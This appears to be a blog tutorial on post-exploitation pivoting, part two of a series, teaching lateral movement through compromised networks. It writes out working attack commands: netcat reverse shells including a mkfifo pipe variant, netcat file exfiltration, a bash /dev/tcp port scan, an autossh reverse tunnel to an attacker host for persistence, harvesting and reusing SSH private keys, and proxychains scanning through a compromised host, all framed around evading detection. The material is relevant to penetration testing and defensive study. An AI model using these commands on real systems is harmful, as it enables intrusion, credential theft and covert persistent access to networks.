Post-Exploitation: Shells are just the beginning (Part 2)
Pivoting
Introduction
In Part 1, we covered privilege escalation and the various techniques used to obtain root. In Part 2, we shift focus to pivoting, a critical post exploitation technique that allows an attacker to move laterally within a network.
Understanding Pivoting
Pivoting enables access to internal hosts and services that are not directly exposed, often leading to systems containing more sensitive data. Each compromised system means we move further and deeper into the network.
Pivoting Techniques
In this section, I will cover several pivoting techniques that I regularly use to move laterally within a network. These are my go to methods in real world engagements. While there are more advanced pivoting techniques used by other hackers, this section focuses solely on approaches I have personally used and tested.
- Living Of The Land
- SSH Tunneling
- SSH Key Reuse
- SOCKS / Proxying
Living Of The Land
LOTL (Living Off the Land) is when hackers rely on tools that are already installed on the system. Since these binaries are legitimate and used every day, their activity often looks normal to intrusion detection systems and firewalls, making it easier to stay under the radar.
Living of The Land Techniques
Here are a few techniques you can use to live off the land while staying under the radar.
Scripting Languages
Using built-in scripting languages like Bash to run shell commands, for example, performing ping sweeps to identify other hosts on the network.
for i in {1..255}; do (ping -c 1 192.168.1.${i} | grep "bytes from" &); doneOr running basic port scans to discover services that can be exploited:
for i in {1..65535}; do (echo > /dev/tcp/192.168.1.1/$i) >/dev/null 2>&1 && echo $i is open; doneUsing the network and services discovered through these techniques, we can target vulnerable services and pivot further into other internal networks accessible from the compromised system.
LOLBins
LOLBins (Living Off the Land Binaries) this are practically legitimate executables that come preinstalled on linux / unix systems that can be used during the post exploitation phase. Why are these binaries useful? These binaries are mostly trusted and signed and are used by admins and system processes. As you can see these binaries might fly under the radar when used.
A good example is Netcat (nc). This networking utility is frequently used because it is often preinstalled or easy to upload and its traffic can blend in with normal system activity. Netcat is commonly used for reverse shells, basic listeners, and file transfers.
Reverse shell examples
nc -e /bin/sh <ip> <port> or a named pipe if -e is unavailable.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ip> <port> >/tmp/f
These reverse shell techniques allow us to access the networks we've compromised and pivoted into, giving us a way to maintain persistence and retain access to internal systems over time.
File Transfer examples
We can start by setting up a listener on the compromised machine, which allows us to transfer files out of the system, such as malicious binaries or collected data.
Victim: nc -l -p 1234 > file
At this point, we are ready to transfer the malicious file.
Attacker: nc <ip> 1234 < file
SSH Tunneling
Let's start this section by breaking down SSH and how we can abuse SSH tunneling to pivot deeper into internal networks.
So what's SSH? SSH (Secure Shell) is a protocol that establishes encrypted connections between computers. It basically allows you to connect to a remote server securely. By using SSH tunneling, we can forward network traffic from one system to another, this lets us move laterally, stay encrypted, and blend in with normal SSH traffic while accessing internal services as if we were sitting inside the network.
Local Port Forwarding
In a nutshell, local port forwarding exposes a remote service on a local port. How does this actually works? The traffic from a local port is forwarded through the ssh tunnel to a specified destination host and port. This allows us to access an internal service that is only reachable from the ssh server.
Example: ssh -L 8080:127.0.0.1:80 user@ssh_server
Let's break this command down:
- 8080 is the local listening port
- 127.0.0.1:80 is the destination as seen by the SSH server
- Any connection to localhost:8080 is forwarded to the remote service on port 80
Remote Port Forwarding
We explained local port forwarding above, let's explain remote port forwarding which is practically the opposite. Remote port forwarding is an ssh feature that allows services running on a local machine to be exposed through a remote ssh server.
But how does this work? You need to establish an SSH connection with remote port forwarding enabled, you basically instruct the SSH server to listen on a specific port, any connection made to that port on the remote server is securely tunneled back through the SSH connection and delivered to a port on your local machine.
Command: ssh -R <remoteport>:<localhost>:<localport> user@remoteserver
Here's a better example which the actual command to use: ssh -R 9000:localhost:8080 user@10.10.10.5
Let's break this down a bit. Port 9000 is opened on the remote server. Any connection to 10.10.10.5:9000 is forwarded to localhost:8080 on your machine, the service running locally on port 8080 becomes accessible through the remote host.
But how is remote port forwarding useful for Pivoting? It exposes internal services to an external machine which is your attackers machine. It also creates a reliable callback channel which maintains access to services that are unreachable. This makes it a good pivoting technique when moving through networks.
Remote port forwarding is quiet compared to traditional pivoting methods, traffic is encrypted and blends in with normal SSH usage. It can also bypass network segmentation and maintain access without noisy scanning, this will allow you to pivot deeper into the network.
It's also worth mentioning that SSH can be used for persistence with autossh. Standard SSH tunnels will drop if the connection dies, which immediately cuts off access. Attackers often use autossh because it automatically monitors and re-establishes the tunnel if it goes down, providing reliable persistence even in tightly restricted network environments.
Auto SSH: autossh -N -R 4444:127.0.0.1:22 attacker@ATTACKERIP
SSH Key Reuse
This section provides a brief overview of SSH key reuse. While the concept is simple, it is a powerful technique that can be leveraged to gain access to additional systems or pivot into other networks.
How does it work? you may discover private SSH keys on a compromised system. These keys can then be tested against other hosts on the network that expose port 22 or are running an SSH service. In many environments, the same keys are reused across multiple systems which makes pivoting very easy.
Where to find private SSH keys? SSH keys are typically located in the ~/.ssh/ directory and may include files such as id_rsa, id_ed25519, or associated configuration files. After identifying SSH keys that are reused across multiple systems, you can authenticate to another network using the same key with the following command:
ssh -i <private_key> user@target_host
Lets break this command down:
-i <private_key> Specifies the private SSH key file to use for authentication instead of a password. If the corresponding public key is trusted on another host, access is granted immediately
SSHark
I built this tool while learning and teaching myself the SSH key reuse technique. To really understand how it works in practice, I decided to apply the concept by writing a tool that automates the process.
Below is a brief overview of how the tool works:
SSHark automates the process of discovering SSH private keys on a compromised system and testing them against other hosts in the network. It exploits a common security weakness: SSH key reuse across multiple systems.
Github: https://github.com/gotr00t0day/SSHark
SOCKS / Proxying
Here we'll go a bit deeper into pivoting by introducing a more advanced technique called SOCKS proxying. To understand why this matters, let's first break down what SOCKS actually is.
SOCKS (Socket Secure) is a network protocol that forwards traffic between a client and a destination through a proxy server. Unlike HTTP proxies which only handle web traffic, SOCKS5 operates at a lower level (Layer 5, the session layer). Because of that, it isn't limited to HTTP. It can proxy any TCP or UDP traffic, including SSH, FTP, HTTP, database connections, and pretty much any other protocol.
So why is SOCKS proxying so powerful for pivoting?
Think about the situation: the compromised host can already reach internal systems on the network, but you can't reach them directly. By running a SOCKS5 proxy through your existing session, you essentially borrow the network visibility of that compromised host. This allows you to aim your entire toolkit at internal systems as if you were inside the network yourself. This is where proxychains comes into play.
So What the F is Proxychains?
Proxychains is a tool that intercepts network calls made by other applications and transparently routes them through your SOCKS proxy. In practice, this means tools that were never designed to use a proxy can suddenly operate through your pivot, giving you seamless access to internal services and hosts.
This is an example how your config file should look like:
socks5 127.0.0.1 1080
Now you can use proxy chains to scan for example the internal network:
proxychains nmap -sT -Pn 10.10.10.0/24
Or ssh to the compromised host or any internal network:
proxychains ssh admin@10.10.10.100

Shell handler with built-in SOCKS tunneling support for routing active sessions (This is a private tool made in C++)

As you can see in the image above, we were able to use proxychains to access a web server on the local network.
SOCKS5 proxying transforms a single compromised host into a gateway to entire networks. It's an essential technique for any penetration tester moving beyond the initial foothold into lateral movement and privilege escalation phases.
Conclusion
Getting a shell is just the start. The real work begins when you figure out how to move through the network and reach systems that were never meant to be exposed in the first place. At the end of the day, pivoting isn't about memorizing commands. It's about understanding how traffic flows, what the network trusts, and how to abuse that trust without drawing attention.
Once you get that mindset, you stop thinking in terms of hosts and start thinking in terms of paths. And that's when you're no longer just on a box you're moving freely inside the network.